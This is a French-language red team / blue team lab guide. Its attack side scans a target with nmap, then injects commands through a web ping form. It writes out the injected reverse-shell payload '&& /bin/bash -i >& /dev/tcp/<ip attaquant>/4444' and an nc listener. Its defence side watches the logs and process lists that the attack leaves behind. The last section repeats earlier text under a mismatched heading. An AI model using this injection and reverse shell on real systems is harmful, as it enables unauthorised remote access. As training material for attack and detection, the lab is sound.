• Installer une machine Kali standard	• Installer un serveur Ubuntu et le préparer avec le script fourni.

III. Phase 1 : Reconnaissance

> **Info** : l'équipe ***BLUE*** va fournir l'ip de ses machines à leurs collègue ***RED***. On part en effet du principe que c'est un audit interne réalisé par l'équipe SOC.

Pour la RED team

Objectif : Identifier les surfaces d'attaques

La phase de reconnaissance s'effectue en 2 temps :

L'équipe ***RED*** va tout d'abord scanner la machine de l'équipe ***BLUE*** afin d'en déterminer la surface d'attaque.

```
nmap -sN -sV <ip machine>
```

```
┌──(root㉿Tryx)-[/mnt/c/Users/chabr]
└─# nmap -sN -sV 192.168.1.23
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-18 11:00 +0200
Nmap scan report for 192.168.1.23
Host is up (0.00094s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 10.2p1 Ubuntu 2ubuntu3.5 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.66 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.96 seconds
```

Il est possible de voir que 2 angles d'attaques sont possibles.

- Le SSH (version 10.2p1)
- le serveur web (apache 2.4.66)

Un premier test est effectué sur le ssh :


```
ssh user@<ip machine>
```

```
┌──(root㉿Tryx)-[/mnt/c/Users/chabr]
└─# ssh toto@192.168.1.23
toto@192.168.1.23: Permission denied (publickey).
```

Le serveur répond que seule l'authentification par clé publique est autorisée.

Cette voie parait donc compliquée mais le serveur web à répondu.

Il est possible de tenter une connexion.




Pour entrer ici, deux solutions sont possibles :

1. Utiliser les outils de DEV du navigateur (F12).
2. Scanner le site et trouver un fichier qui contiendrait des informations.

La méthode 1 sera explorée.


Ouvrir les outils de dev avec 'F12'. Il y a un onglet "Réseau".

Si la page est rechargée, l'ensemble des fichiers chargés côté client vont s'afficher.




Info : Examiner les différents fichiers pour trouver la porte d'entrée.

A ce stade, l'accès au dashboard devrait être terminé.



Un autre onglet est visible, il permet d'effectuer un test ping.



Pour la BLUE team

Objectif : Observer les traces de la reconnaissance

L'équipe ***BLUE*** ne va pas pouvoir immédiatement voir les traces de l'équipe ***RED*** sur la partie scan. En effet, le nmap n'effectuant au niveau réseau qu'un TCP SYN mais n'établissant pas de connexion complète, les traces ne sont pas visibles.

En revanche, la tentative de connexion ssh échouée aura laissé des traces.


Celles-ci sont visibles ici :

```
tail -f /var/log/auth.log | grep sshd-session
```

> **Info** : La donnée importante ici est la raison de l'échec de connexion [preauth]. C'est elle qui confirme que la méthode d'accès (login/mdp) est incorrecte car le SSH est paramétré pour accepter les clés.

Les logs apache permettrons de voir les opérations entreprises.

```
tail -f /var/log/apache2/access.log
```



Ici, il est possible de repérer l'ip de l’attaquant et de voir les requêtes GET et POST jouées.

Cependant, vu qu'il ne s'agit pas de 'brute force', pas de traces réellement significatives.

IV. Phase 2 : Préparation

Pas de phase de préparation sur cet exercice.

Cependant, il peut être intéressant de faire connaissance avec une technique qui va être utilisée plus loin.

Le reverse shell


La technique du reverse shell vise à contourner un problème de flux entrant bloqué, en inversant le sens de connexion au niveau TCP.

Pour initier une connexion et ouvrir un shell à distance, il faut que l'attaquant ouvre une connexion vers la machine cible (en ssh par exemple).

Mais si il y a un pare-feu entre les deux, il peut être configuré pour bloquer les connexions entrantes.

Cependant, il est rare quun pare-feu en configuration par défaut bloque les flux sortants.

L'idée ici est donc d'exécuter sur la machine cible une commande afin qu'elle même initie une connexion sortante vers le poste de l'attaquant.




De cette manière, c'est la cible qui initie la connexion.

Pour que cela soit réalisable, il faut 3 conditions :

- l'attaquant doit préalablement être en écoute sur le socket qui servira à établir la connexion.
- le traffic sortant doit être autorisé sur le port de sortie choisi.
- l'attaquant doit livrer la commande malveillante à la cible, d'une manière ou dune autre.

V. Phase 3 : Accès initial

Pour la RED team
Objectif : Gagner un accès au système.




Le retour visible sur cet écran est un retour d'une commande système.

Il peut en être déduit le comportement suivant :

1. une ip est entrée dans le champ
2. le technicien appuie sur le bouton 'ping'
3. le bouton appelle une fonction php qui fait un appel système et lui passe la commande 'ping -c 1 $IP'
4. le système exécute la commande, et renvoie le résultat dans une file de sortie
5. une fonction lit la file de sortie et l'affiche sur la page.

Une fois ce principe compris, il est temps de voir si ce champ est protégé contre l'injection de code vers le système.

il va falloir pour cela utiliser l'opérateur '***&&***'. Celui-ci permettra d'entrer l'adresse ip, puis de terminer la commande et enchaîner sur une seconde commande. ici '***id***', permettant de voir les identifiants pour l'utilisateur exécutant le service apache.



Cela sera une preuve de la vulnérabilité qui pourra être soumise à ***BLUE***.


Il est donc possible d'ouvrir ce que l'on appelle un '***reverse shell***' ou shell inversé.

Cela se fait en 2 temps :

- l'attaquant ouvre une fenêtre de console sur le poste d'attaque et y entre la commande :


```
nc -lvnp 4444
```

Cela ouvre un socket RAW en écoute sur le port 4444.




- Puis dans le champ de l'adresse IP sur la page, entrer :

```
8.8.8.8 && /bin/bash -c '/bin/bash -i >& /dev/tcp/<ip attaquant>/4444 0>&1'
```



Ce qui aura pour effet de connecter le reverse shell.



?Que viens t-il de se passer !?

Pour le savoir, il faut décortiquer la commande donnée à la machine :

8.8.8.8	adresse de la machine à ping (elle viens compléter la commande 'ping -c 1').
&&	lance une nouvelle commande après la fin de la précédente.
/bin/bash -c ''	exécute la commande bash suivante (donnée àprès le -c)
/bin/bash -i	Ouvre un terminal en mode interacti.
>&	redirrige le STDerr et le STDout vers ...
/dev/tcp/<ip>/<port>	le socket réseau défini ici
0>&1	Redirrige également le STDin vers le même flux que STDout.

Pour la BLUE team


Objectif : Observer les preuves de l'accès au système

L'équipe ***BLUE*** ne va pouvoir voir les traces laissées par les actions de l'équipe ***RED*** lors de l'injection de la commande leur permettant d'ouvrir le reverse shell.

```
tail -f /var/log/apache2/access.log
```

Pour confirmer celle-ci, il est possible d'afficher les processus :

```
ps aux
```



Et de voir les processus du reverse shell ouvert par ***RED***.

VI. Phase 4 : Mouvement latéral

Pas de mouvement latéral prévu dans ce TP.

VII. Phase 5 : Escalade de privilège

Pour la RED team

Objectif : Gagner des privilèges plus élevés sur la machine

Pour la BLUE team


Objectif : Observer les traces de la reconnaissance

L'équipe ***BLUE*** ne va pouvoir voir les traçes laissées par les actions de l'équipe ***RED*** lors de l'injection de la commande leur permettant d'ouvrir le reverse shell.

```
tail -f /var/log/apache2/access.log
```

Pour confirmer celle-ci, il est possible d'afficher les processus :

```
ps aux
```



Et de voir les processus du reverse shell ouvert par ***RED***.